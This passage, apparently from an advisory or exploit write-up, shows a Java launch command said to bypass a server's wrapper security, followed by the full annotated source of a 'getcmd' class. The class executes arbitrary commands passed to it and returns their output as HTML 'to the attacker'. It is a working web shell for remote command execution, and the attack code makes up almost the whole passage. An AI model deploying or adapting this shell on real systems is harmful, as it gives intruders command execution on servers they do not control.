../java/bin/java.exe \                  // point to Java executable to run
  -Djava.home="../java" \               // virtual machine parameter
    getcmd                      // load the class called getcmd.class in JVM, this bypasses
                                //the existing security measures of passing through a
                                //wrapper etc.
```

----- byte code content ----------
// getcmd class definition

```
import java.io.*;
public class getcmd {
public static void main(String args[]) {

String s = null;
        try {
                Process p = Runtime.getRuntime().exec(args[0]+" "+args[1]); // get the
                                                        // runtime instance
                BufferedReader stdInput = new BufferedReader  //set up the i.o. stream
                                                        // pipes from stdin
                (new  InputStreamReader(p.getInputStream()));
                BufferedReader stdError = new BufferedReader // set up the stream for
                                                        // reading errors
                (new InputStreamReader(p.getErrorStream()));
                System.out.println("Content-type: text/html\n\n"); // send the output as
                                                                // html chars
                while ((s = stdInput.readLine()) != null)
                        {
                                System.out.println(s);  // get the command out put to the
                                                        //attacker
                        }
                while ((s = stdError.readLine()) != null)
                        {
                                System.out.println(s);  // get the error output if any
```

```
                    }
                System.exit(0); // exit this instance; every command will be executed in a
                                //new instance
        }
        catch (IOException e) {
                e.printStackTrace(); System.exit(-1); //print out stack trace if there is any
                                                      // error
                }
        }
}
```